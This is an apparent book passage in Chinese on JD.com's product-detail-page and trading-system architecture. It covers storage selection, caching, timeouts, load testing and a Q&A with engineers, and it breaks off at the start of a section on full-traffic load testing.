
我们通过这种机制还可以把 tomcat 线程池的监控拿出来，出问题时可以直接清空业务线程池，另外还可以自定义任务队列来支持一些特殊的业务。




在 2014 年时，我们使用的是 JDK 7+Tomcat 7，目前是 JDK 8+Tomcat 8。

(10) 多机房多活

对于我们这种核心系统，需要考虑多机房多活的问题。目前是应用无状态，通过在配置文件中配置各自机房的数据集群来完成数据读取，如下图所示。



其实我们系统只要存储多机房就多活了，因为系统天然就是。数据集群采用一主三从结构，如下图所示，防止当一个机房挂了，另一个机房因压力大而产生抖动。各个机房都是读本机房副本数据，且每个机房都是 2 份副本数据，不会因为机房突然中断而受影响。



（11）多种压测方案

我们在验证系统时需要进行压测。

线下压测，Apache ab，Apache Jmeter，这种方式是固定 URL 压测，一般通过访问日志收集一些 URL 进行压测，可以简单压测单机峰值吞吐量，但是不能将其作为最终的压测结果，因为这种压测会存在热点问题。

线上压测，可以使用 TCPcopy 直接把线上流量导入到压测服务器，这种方式可以压测出机器的性能，还能把流量放大，也可以使用 Nginx+Lua 协程机制把流量分发到多台压测服务器或者直接在页面埋点，让用户压测，此种压测方式可以不给用户返回内容。服务刚开始的时候大量使用 TCPcopy 做验证，对于一些新服务，如果无法使用 TCPcopy 我们就在页面埋 URL 让用户来压。

另外在压测时，要考虑同时压读、写、读或写。只压某一种场景可能都会不真实。

3.1.3 遇到的一些问题和解决方案


1. SSD 性能差

使用 SSD 做 KV 存储时发现磁盘 IO 非常低。配置成 RAID10 的性能只有 36Mbps。配置成 RAID0 的性能有 130Mbps，系统中没有发现 CPU、MEM、中断等瓶颈。一台服务器从 RAID1 改成 RAID0 后，性能只有约 60Mbps。这说明我们用的 SSD 盘性能不稳定。

跟据以上现象，初步怀疑以下几点：SSD 盘，线上系统用的三星 840Pro 是消费级硬盘；

RAID 卡设置, Write back 和 Write through 策略 (后来测试验证, 有影响, 但不是关键); RAID 卡类型, 线上系统用的是 LSI 2008, 比较陈旧。

下图展示了使用 dd 做的简单测试。



我们现实竟然使用的是民用级盘, 一个月坏几块很正常。后来我们全部申请换成了 INTEL 企业级盘, 线上用 3500 型号。

2. 键值存储选型压测

在系统设计初期最头痛的就是存储选型, 我们对于存储选型时尝试过 LevelDB、RocksDB、BeansDB、LMDB、Riak 等, 最终根据需求选择了 LMDB。

机器: 2 台。

配置: 32 核 CPU、32GB 内存、SSD ((512GB) 三星 840Pro→(600GB) Intel 3500/Intel S3610)。



数据: 1.7 亿数据 (800 多 GB 数据)、大小 5~30KB 左右。


KV 存储引擎: LevelDB、RocksDB、LMDB, 每台启动 2 个实例。

压测工具: TCPcopy 直接线上导流。

压测用例: 随机写+随机读。

LevelDB 压测时, 随机读+随机写会产生抖动 (我们的数据出自自己的监控平台, 分钟级采样), 如下图所示。





目前我们的一些线上服务器使用的是 LMDB，新机房正在尝试公司自主研发的 CycleDB 引擎。根据目前我看到的，很少有使用 LMDB 引擎的。

3. 数据量大时 Jimdb 同步不动

Jimdb 数据同步时要 dump 数据，SSD 盘容量用了 50% 以上，dump 到同一块磁盘容量不足。

解决方案如下。

- 一台物理机挂 2 块 SSD (512GB)，单挂 raid0；启动 8 个 jimdb 实例；这样每实例差不多 125GB 左右；目前是挂 4 块，raid0；新机房计划 8 块 raid10。
- 目前是千兆网卡同步，同步峰值在 100MBbps 左右。
- dump 和 sync 数据时是顺序读写，因此挂一块 SAS 盘专门来同步数据。
- 使用文件锁保证一台物理机多个实例同时只有一个 dump。
- 后续计划改造为直接内存转发而不做 dump。

4. 切换主从

因为是基于 Redis 的，目前是先做数据 RDB dump 然后同步。后续计划改造为直接内存复制，之前存储架构是一主二从（主机房一主一从，备机房一从），切换到备机房时，只有一个主服务，读写压力大时有抖动，因此我们改造为之前架构图中的一主三从。

5. 分片配置

之前的架构是存储集群的分片逻辑分散到多个子系统的配置文件中, 切换时需要操作很多系统。

解决方案如下。

- 引入 Twemproxy 中间件, 我们使用本地部署的 Twemproxy 来维护分片逻辑。
- 使用自动部署系统推送配置和重启应用, 重启之前暂停 MQ 消费保证数据一致性。
- 用 unix domain socket 减少连接数和端口占用不释放启动不了服务的问题。


我们都是在应用本地部署的 Twemproxy, 然后通过中间系统对外提供数据。

6. 模板元数据存储 HTML


我们前端应用使用的是 Nginx+Lua, 起初不确定 Lua 做逻辑和渲染模板性能如何, 就尽量减少 for、if/else 之类的逻辑; 通过 Java worker 组装 HTML 片段存储到 jimdb、HTML 片段会存储诸多问题, 假设未来变了也是需要全量刷出的, 因此存储的内容最好就是元数据。

因此通过线上不断压测, 最终 jimdb 只存储元数据, Lua 做逻辑和渲染; 逻辑代码在 3000 行以上; 模板代码 1500 行以上, 其中包含大量 for、if/else, 目前的渲染性尚可接受。

线上真实流量, 整体性能从 TOP99 的 53ms 降到 32ms, 如下图所示。



绑定 8 CPU 的测试如下图所示，渲染模板的性能可以接受。



7. 库存接口访问量 600 万/分钟

商品详情页库存接口曾在 2014 年被恶意刷，每分钟超过 600 万访问量，tomcat 机器只能定时重启；因为是详情页展示的数据，缓存几秒钟是可以接受的，因此开启 Nginx Proxy cache 来解决该问题，开启后降到正常水平。我们目前正在使用 Nginx+Lua 架构改造服务，数据过滤、URL 重写等在 Nginx 层完成，通过 URL 重写+一致性哈希负载均衡，不怕随机 URL，一些服务提升了 10%+ 的缓存命中率。

目前我们大量使用内存级 Nginx Proxy cache 和 Nginx 共享字典做数据缓存。

http://c.3.cn/recommend?callback=jQuery4132621&methods=accessories%2Csuit&p=103003&sku=1217499&cat=9987%2C653%2C655&lid=1&uuiid=1156941855&pin=zhangkaitao1987&ck=pin%2CipLocation%2Catw%2Caview&lim=6&cuuid=1156941855&csid=122270672.4.1156941855%7C91.1440679162&c1=9987&c2=653&c3=655&_=1440679196326

还有我们会对这些前端的 URL 进行重写，所以不管怎么加随机数，都不会影响我们服务端的命中率，我们服务端做了参数的重新拼装和验证。

8. 微信接口调用量暴增

在 2014 年的一段时间里，微信接口调用量暴增，通过访问日志发现某 IP 频繁抓取。而且按照商品编号遍历后，会有一些不存在的编号。解决方案如下所示。

- 读取 KV 存储的部分不限流。
- 回源到服务接口的进行请求限流，保证服务质量。
- 回源到 DB 的或者依赖系统的，我们也只能通过限流保证服务质量。

9. 开启 Nginx Proxy Cache 性能不升反降

开启 Nginx Proxy Cache 后，性能下降，而且过一段内存使用率到达 98%。解决方案如下所示。

- 对于内存占用率高的内核问题，内核使用 LRU 机制，本身不是问题，不过可以通过修改内核参数来解决：

```
sysctl-w vm.extra_free_kbytes=6436787
```

```
sysctl-w vm.vfs_cache_pressure=10000
```

- 在机械盘上使用 Proxy Cache，性能差可以通过 tmpfs 缓存或 Nginx 共享字典缓存元数据，或者使用 SSD，我们目前使用内存文件系统。

10. 配送至读服务因依赖太多，响应时间偏慢

配送至服务每天有数十亿调用量，响应时间偏慢。解决方案如下所示。

- 串行获取变并发获取，这样一些服务可以并发调用，在我们某个系统中能提升一倍的性能，从原来 TOP99 的 1s 左右降到 500ms 以下。
- 预取依赖数据回传，这种机制还有一个好处，比如我们依赖 3 个下游服务，而这 3 个服务都需要商品数据，那么我们可以在当前服务中取数据，然后回传给他们，这样可以减少下游系统的商品服务调用量，如果没有传，那么下游服务再自己查一下。

假设一个读服务需要如下数据：


- 数据 A 10ms。
- 数据 B 15ms。
- 数据 C 10ms。
- 数据 D 20ms。
- 数据 E 10ms。


那么如果串行获取那么需要 60ms，而数据 C 依赖数据 A 和数据 B、数据 D 谁也不依赖、数据 E 依赖数据 C，那么我们可以像右图这个样子来获取数据。

如果并发化获取需要 30ms，能提升一倍的性能。


假设数据 E 还依赖数据 F（5ms），而数据 F 是在数据 E 服务中获取的，此时就可以考虑在此服务中在取数据 A/B/D 时预取数据 F，那么整体性能就变为了 25ms。

我们目前大量使用并发获取和预取数据，通过这种优化服务性能提升了差不多 10ms，如下图所示，如下图所示。而且能显著减少一些依赖服务的重复调用，给它们减流。





下图展示了服务在抖动时的性能，老服务 TOP99 211ms，新服务 118ms，此处我们主要就是并发调用+超时时间限制，超时直接降级。




11. 网络抖动时，返回 502 错误

Twemproxy 配置的 timeout 时间太长，之前设置为 5s，而且没有分别针对连接、读、写设置超时。后来我们减少超时时间，内网设置在 150ms 以内，当超时时访问动态服务。对于读服务的话，应该设置合理的超时时间，比如超时了直接降级。

12. 机器流量太大

在2014年的双11期间，服务器网卡流量到了400Mbps，CPU30%左右，如下图所示。原因是我们所有压缩都在接入层完成，因此接入层不再传入相关请求头到应用，随着流量的增大，接入层压力过大，因此我们把压缩下方到各个业务应用，添加了相应的请求头，Nginx GZIP 压缩级别在2~4之间吞吐量最高。应用服务器流量降了差不多5倍；目前正常情况CPU在4%以下。



因为之前压缩都是接入层做的，后来因为接入的服务太多，因此我们决定在各应用去做。

3.1.4 总结

本节主要讲到了以下几点：

- 数据闭环。
- 数据维度化。
- 拆分系统。
- Worker 无状态化+任务化。
- 异步化+并发化。
- 多级缓存化。
- 动态化。
- 弹性化。
- 降级开关。
- 多机房多活。
- 多种压测方案。
- Nginx 接入层线上灰度引流。
- 接入层转发时只保留有用请求头。
- 使用不需要 cookie 的无状态域名（如 c.3.cn），减少入口带宽。
- Nginx Proxy Cache 只缓存有效数据，如托底数据不缓存。

- 使用非阻塞锁应对 local cache 失效时突发请求到后端应用 (lua-resty-lock/proxy_cache_lock)。
- 使用 Twemproxy 减少 Redis 连接数。
- 使用 unix domain socket 套接字减少本机 TCP 连接数。
- 设置合理的超时时间 (连接、读、写)。
- 使用长连接减少内部服务的连接数。
- 去数据库依赖 (协调部门迁移数据库是很痛苦的, 目前内部使用机房域名而不是 IP), 服务化。
- 客户端同域连接限制, 进行域名分区: c0.3.cn/c1.3.cn, 如果未来支持 HTTP/2.0 的话, 就不再适用了。

3.1.5 疑问与解惑

Q: 对于因依赖服务的波动而导致的系统不稳定, 你们是怎么设计的?

我们的数据源有 3 套: 前端数据集群该数据每个机房有 2 套, 目前有 2 个机房。数据异构集群同上动态服务 (调用依赖系统)。

- 设置好超时时间, 尤其是连接超时, 内网我们一般设置 100ms 左右。
- 每个机房读从、如果从挂了降级读主。
- 如果前端集群挂了, 我们会读取动态服务: (1) 先 mget 原子数据异构集群; (2) 失败了读依赖系统。

Q: 静态化屏蔽通过 JS 是怎么做的?

紧急上线 JS, 做跳转。

上线走流程需要差不多 10 分钟, 然后还有清理 CDN 缓存, 用户端还有本地缓存无法清理。

目前文件都放到我们的自动部署上, 出问题直接修改, 然后同步上去, 重启 Nginx 搞定。

Q: 内网的服务通过什么方式提供?

我偏好使用 HTTP, 目前也在学习 HTTP 2.0, 有一些服务使用我们自己开发类似于 DUBBO 的服务化框架, 之前的版本就是 DUBBO 改造的。

Q: 如果 MQ 的处理出现异常, 你们是怎么发现和处理的?

MQ, 我们目前是接收下来存 Redis, 然后会写一份到本地磁盘文件。

我们会把消息存上一天的时间。

一般的问题是投诉，我们会紧急回滚消息到一天中的某个时间点。

Q：对于模板这块，有做预编译处理？或者直接使用 Lua 写模板吗？

LuaJIT，类似于 Java JIT。

Lua 直接写模板。

Q：能否介绍下 jimdb，特性是什么，为什么选用？

jimdb 就是我们起的一个名字，之前版本就是 Redis+lmdb 持久化引擎，做了持久化。

我们根据当时的压测结果选择的，按照对比结果选择的，我们当时也测了豆瓣的 beansdb，性能非常好，就是需要定期人工归并。

Q：对于价格这类敏感数据，前端有缓存么？还是都靠价格服务扛？

前端不缓存价格。

价格实时同步到 Nginx+Lua 本地的 Redis 集群（大内存）。

不命中的才回源到 tomcat 查主 Redis/DB。

价格数据也是通过 MQ 得到变更存储到本地 Redis 的，Nginx+Lua 直接读本机 Redis，性能没的说。

Q：库存和价格是按一样的模式处理吗？

前端展示库存不是，我们做了几秒的服务端缓存。

Q：GitHub 里有一个开源的基于 lmdb 的 Redis，你们用这个吗？

不是，我们内部自己写的，有一版基于 LevelDB 的，我记得 GitHub 上叫 ardb。

Q：看测试条件说测试的是大小 5~30KB 左右的数据，有没有测试过更大文件 lmdb 的表现？

这个没有，我们的数据都是真实数据，最大的在 50KB 左右，但是分布比较均匀。当时还考虑压缩，但是发现没什么性能问题，就没有压缩做存储了。

Q：关于 Redis 缓存，是每个子系统拥有自己的一套缓存，还是使用统一的缓存服务？是否有进行过对比测试（有人说使用单机缓存是为了防止服务挂掉从而影响整体服务）？

公司有统一的缓存服务接入并提供运维。

服务是自己运维的，因为我们是多机房从，每机房读自己的从，目前不支持这种方式。关于影响整体服务，这个主要靠降级+备份+回源解决。

Q：本节说到“我们目前一些线上服务器使用的是 LMDB，其他一些正在尝试公司自主研发的 CycleDB 引擎”。开始自主研发，这个是由于 lmdb 有坑还是出于别的考虑？

写放大问题。

挂主从需要 dump 整个文件进行同步。

3.2 大促系统全流量压测及稳定性保证 ——京东交易架构

杨超，京东商城架构师，2011年10月加入京东。先后负责京东的IM、交易系统由.NET转Java等项目，并参与了购物车、库存、多中心交易等核心系统的研发和架构升级工作。




下面先来介绍一下京东交易系统的基本情况。

3.2.1 交易系统的三个阶段

下页中的第一张图展示了整个京东商城的数据流向结构，此图主要分为3个部分。


- 首先是订单生成前的阶段（即图中左边向上的折线部分），其包括单品页、购物车、架构、促销等功能，这也是每位用户都会访问的部分。在618或双11的大促期间，这个阶段的访问量非常大，后面我会详细介绍要如何应对这种情况。
- 其次是订单预处理阶段（即图中中间的横线部分），订单在生成后只能被称为原始生成单，因为京东后续需要对订单进行预处理，比如将同一个订单中的大家电和小家电拆分运送等。当用户是用同一个账号对所有的商品统一下单时，京东就要负责对订单进行拆包等工作。预处理所面临的挑战是访问量大，各个模块如拆单、订单转移、支付台帐等可能会承受非常大的压力，我们会采取扩容存储、限流、数据结构优化等方法去应对。
- 最后是订单履约阶段，整个订单履约过程离不开配送系统、仓储系统，它们构成了一个完整的信息流。

以上几点就是京东商城的服务结构。



3.2.2 交易系统的三层结构

下面是京东的交易结构图，从左到右依次展示了首页、单品列表、购物车、结算等购物信息流端。在移动端、微信、手机 QQ 等入口进行交易时都遵循此规则。




如上图所示，以购物车为例，它是典型的分服务分层结构，数据从入口进入后经过功能接口再到基础业务功能接口。其中的强依赖服务是经过关键路径时要调用的服务，是主流程中不可缺少的一部分。

我们需要在大促期间提前扩容强依赖服务，并进行代码的重构、拆分，按来源单独部

署等方法提前对其进行优化。

3.2.3 交易系统的访问特征

为了更好地应对大促，我们需要分析用户访问的特点。下图展示了2012—2015年大促当天的订单量，2012年的618有几十万的订单量，2015年大促的订单量是几千万。随着每年大促订单量的不断上涨，京东交易系统所面对的压力也越来越大。



为了应对大促，我们必须掌握用户访问系统功能的流量及分布。前几年的一个统计表明，在系统生成一个订单之前，用户访问购物车、结算页、订单页面的比例是16:4:1，也就是说当购物车服务调用16次时，其中会有4次转到结算页，而这4次中只有1个订单产生。在大促期间，京东每天都有几十、几百甚至是上千亿的PV，我个人看到过的最大量是1分钟几千万PV，所以我们需要清楚地知道这几千万的访问落到了哪几个页面。

京东内部有一个传统，就是每年会定一个目标，即在618、双11当天或者加上其前后2天的3天里，京东要达到一百或者几百亿元人民币的指标，后面我们会把这个指标换算订单量，假如客单价是300元，目标是100亿元，因此订单量就要达到三千万左右。

那么为了在每年的大促期间保证京东系统的稳定，研发部门该如何应对？

笔者根据自身的工作经验，给出了下面这5步方案。

3.2.4 应对大促的第1步：全链路全流量线上压测

